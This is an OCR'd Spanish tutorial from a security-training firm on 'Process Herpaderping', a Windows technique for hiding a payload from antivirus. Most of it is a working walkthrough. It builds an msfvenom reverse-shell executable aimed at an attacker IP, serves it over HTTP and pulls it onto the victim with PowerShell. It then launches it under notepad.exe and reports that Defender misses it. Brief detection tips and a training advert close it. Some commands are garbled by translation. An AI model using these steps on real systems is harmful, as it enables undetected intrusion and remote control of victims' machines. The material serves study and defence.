iGNITE Technologies

PROCESS HERPADERPING

(Mitre:T1055)

WWW.HACKINGARTICLES.IN

Contenido

Introducción

Johnny Shaw demostró una técnica de evasión de defensa conocida como proceso herpaderping en la que un atacante puede inyectar código malicioso en el segmento de memoria mapeado de un proceso legítimo antes de que realmente comience la inspección del proceso creado. Esto ayuda al atacante a eludir las defensas y también a la escalada de privilegios. Si bien MITRE no ha asociado una sub-ID a la técnica, consideramos apropiado escribir el artículo bajo los métodos de inyección de proceso y evasión de defensa.

TÁCTICA MITRE: Evasión de Defensa (TA0005) y Escalada de Privilegios (TA0004)

ID de la técnica MITRE: Inyección de proceso (T1055)

Fondo

Los productos de seguridad utilizan una devolución de llamada de Windows PsSetCreateProcessNotifyRoutineEx para tomar medidas cuando se asigna un nuevo proceso a la memoria y determina si se debe permitir que el proceso se ejecute (si es seguro o no).

Sin embargo, la inspección AV real comienza sólo cuando se inicia el primer subproceso del proceso respectivo y no cuando se crea el objeto de proceso.

Esto crea una ventana de oportunidad para que un atacante cree y asigne un proceso, luego cambie el contenido del archivo y luego cree un hilo inicial.

Herpaderping del proceso

Herpaderping es una jerga inglesa que define a una persona de la que a menudo se burlan por su inconsciencia. Johnny Shaw creó una técnica llamada Process Herpaderping que se utiliza para evadir los mecanismos antivirus/de defensa modificando el contenido de un archivo después de su mapeo en la memoria pero antes de que se inicie el primer hilo. El AV no puede determinar si la ejecución debe continuar o detenerse porque el archivo detrás del proceso ahora ha cambiado. El artículo original, que está escrito con mucha claridad, se puede encontrar aquí.

Los pasos seguidos son:

- Cree un archivo de destino (un archivo benigno como cmd.exe) y mantenga abierto el identificador del archivo.
- Asigne el archivo como una sección de imagen
  - NtCreateSection con el indicador SEC_IMAGE establecido
- Crear el objeto de proceso usando el identificador de sección
  - NtCreateProcessEx
- Copie nuestra carga útil y luego, utilizando el identificador de archivo previamente abierto, oscurezca la carga útil. en el disco.
- Crear el hilo inicial en el proceso • NtCreateThreadEx

  En este punto, se activará la devolución de llamada (PsSetCreateProcessNotifyRoutineEx) en el kernel y el contenido en el disco no coincidirá con lo que se asignó. La inspección del archivo en este punto dará como resultado una atribución incorrecta.

- Cierre la manija para que la ejecución pueda comenzar correctamente.


- IRP_MJ_CLEANUP

  Dado que el contenido de lo que se está ejecutando está oculto, la inspección en este punto dará como resultado una atribución incorrecta.

Demostración

El código fuente oficial se puede descargar desde aquí. Todos los submódulos también deben incluirse, así que siga el siguiente procedimiento para descargar efectivamente el código usando git.

```
clon de git https://github.com/jxy-s/herpaderping.git
cd .\herpaderping
Actualización del submódulo git --init --recursive
```



Ahora se puede compilar para su lanzamiento usando Visual Studio (yo usé VS 2022). Bifurqué el repositorio y subí el binario compilado para facilitar el acceso aquí. Ahora se puede ejecutar usando cmd para comprobar si funciona.

```
C:\Users\a_cha\Desktop\herpaderping\build\Release.x64>ProcessHerpaderping.exe
Process Herpaderping Tool - Copyright (c) 2020 Johnny Shaw
ProcessHerpaderping.exe SourceFile TargetFile [ReplacedWith] [Options...]
Usage:
  SourceFile              Source file to execute.
  TargetFile              Target file to execute the source from.
  ReplacedWith            File to replace the target with. Optional,
                          default overwrites the binary with a pattern.
  -h,--help               Prints tool usage.
  -d,--do-not-wait        Does not wait for spawned process to exit,
                          default waits.
  -l,--logging-mask number Specifies the logging mask, defaults to full
                          logging.
                              0x1   Successes
                              0x2   Informational
                              0x4   Warnings
                              0x8   Errors
                              0x10  Contextual
  -q,--quiet              Runs quietly, overrides logging mask, no title.
  -r,--random-obfuscation  Uses random bytes rather than a pattern for
                          file obfuscation.
  -e,--exclusive          Target file is created with exclusive access and
                          the handle is held open as long as possible.
                          Without this option the handle has full share
                          access and is closed as soon as possible.
  -u,--do-not-flush-file  Does not flush file after overwrite.
```

Ahora, nuestra carga útil se puede ejecutar usando un comando simple como este:

```
ProcessHerpaderping.exe archivo_carga útil archivo_destino
```

También podemos usar la tercera opción, pero no ahora. Primero creemos una carga útil.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes


┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.119 - - [24/Apr/2022 08:06:06] "GET /payload.exe HTTP/1.1" 200 -
```

Ahora podemos transferir el ejecutable y la carga útil a nuestra víctima.

```
powershell wget 192.168.0.89/payload.exe -O payload.exe
```


```
C:\Users\Public>ProcessHerpaderping.exe
ProcessHerpaderping.exe
Process Herpaderping Tool - Copyright (c) 2020 Johnny Shaw
ProcessHerpaderping.exe SourceFile TargetFile [ReplacedWith] [Options ... ]
Usage:
  SourceFile               Source file to execute.
  TargetFile               Target file to execute the source from.
  ReplacedWith             File to replace the target with. Optional,
                           default overwrites the binary with a pattern.
  -h,--help                Prints tool usage.
  -d,--do-not-wait         Does not wait for spawned process to exit,
                           default waits.
  -l,--logging-mask number Specifies the logging mask, defaults to full
                           logging.
                               0x1   Successes
                               0x2   Informational
                               0x4   Warnings
                               0x8   Errors
                               0x10  Contextual
  -q,--quiet               Runs quietly, overrides logging mask, no title.
  -r,--random-obfuscation  Uses random bytes rather than a pattern for
                           file obfuscation.
  -e,--exclusive           Target file is created with exclusive access and
                           the handle is held open as long as possible.
                           Without this option the handle has full share
                           access and is closed as soon as possible.
  -u,--do-not-flush-file   Does not flush file after overwrite.
  -c,--close-file-early    Closes file before thread creation (before the
                           process notify callback fires in the kernel).
                           Not valid with "--exclusive" option.
  -k,--kill                Terminates the spawned process regardless of
                           success or failure, this is useful in some
                           automation environments. Forces "--do-not-wait
                           option.
  -i,--directory           Target file is created as a directory then the
                           source is written to an ASD on that directory.
                           The ADS is then mapped and executed.
C:\Users\Public>powershell wget 192.168.0.89/payload.exe -O payload.exe
powershell wget 192.168.0.89/payload.exe -O payload.exe
```

Una vez que la carga útil se haya transferido correctamente, podemos ejecutar el ejecutable del proceso Herpaderping para ejecutar nuestra carga útil oculta bajo algún otro ejecutable legítimo, como notepad.exe.


```
ProcessHerpaderping.exe payload.exe notepad.exe
```

```
C:\Users\Public>powershell wget 192.168.0.89/payload.exe -O payload.exe
powershell wget 192.168.0.89/payload.exe -O payload.exe

C:\Users\Public>ProcessHerpaderping.exe payload.exe notepad.exe
ProcessHerpaderping.exe payload.exe notepad.exe
Process Herpaderping Tool - Copyright (c) 2020 Johnny Shaw
[2580:7076][OK]    Source File: "payload.exe"
[2580:7076][OK]    Target File: "notepad.exe"
[2580:7076][INFO]  Copied source binary to target file
[2580:7076][INFO]  Created image section for target
[2580:7076][INFO]  Created process object, PID 3852
[2580:7076][INFO]  Located target image entry RVA 0x00004000
[2580:7076][OK]    Overwriting target with pattern
[2580:7076][OK]    Preparing target for execution
[2580:7076][INFO]  Writing process parameters, remote PEB ProcessParameters 0x000000000023F020
[2580:7076][INFO]  Creating thread in process at entry point 0x0000000140004000
[2580:7076][INFO]  Created thread, TID 540
[2580:7076][OK]    Waiting for herpaderped process to exit
[2580:7076][OK]    Herpaderped process exited with code 0x00000000
[2580:7076][OK]    Process Herpaderp Succeeded

C:\Users\Public>
```

Como puede ver, ahora debemos haber recibido un shell inverso en el puerto 1234 (como sugirió nuestra carga útil). Esto indica un herpaderp exitoso de nuestra carga útil en notepad.exe




Además, en el sistema de la víctima, se puede reafirmar que el defensor está activado y no ha detectado nuestra carga útil como maliciosa cuando se ejecuta.



Al inspeccionar este ataque en el explorador de procesos del sistema víctima, debería sospechar si ve procesos secundarios sospechosos que se generan a partir de ejecutables legítimos. Aquí,

cmd.exe se genera a partir de notepad.exe, lo que no permite la ejecución de ejecutables que indican un ataque de inyección de proceso.



Detección

- Las firmas de AV se pueden actualizar para detectar funciones conocidas como IRP_MJ_CLEANUP o NtCreateProcessEx y luego realizar un análisis de comportamiento adicional para bloquear la inyección de procesos durante el tiempo de ejecución.

- PsSetCreateThreadNotifyRoutineEx debe usar PsSetCreateProcessNotifyRoutineEx como la devolución de llamada anterior en el momento de la inserción del subproceso en lugar de cuando el subproceso comienza a ejecutarse.

- La suite Sysmon de Sysinternal puede detectar manipulación de procesos. Descarga aquí.

Conclusión

El artículo analiza una técnica de evasión de defensa llamada Process Herpaderping, que es un método para ocultar las verdaderas intenciones de un proceso modificando el contenido en el disco después de que se haya mapeado la imagen pero antes de que comience a ejecutarse. Esto confunde a los productos de seguridad como Defender y devuelve una atribución incorrecta; sin embargo, la carga útil se ejecuta de todos modos. También se incluyó una breve demostración como prueba de concepto. Espero que te haya gustado el artículo.

Gracias por leer.

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in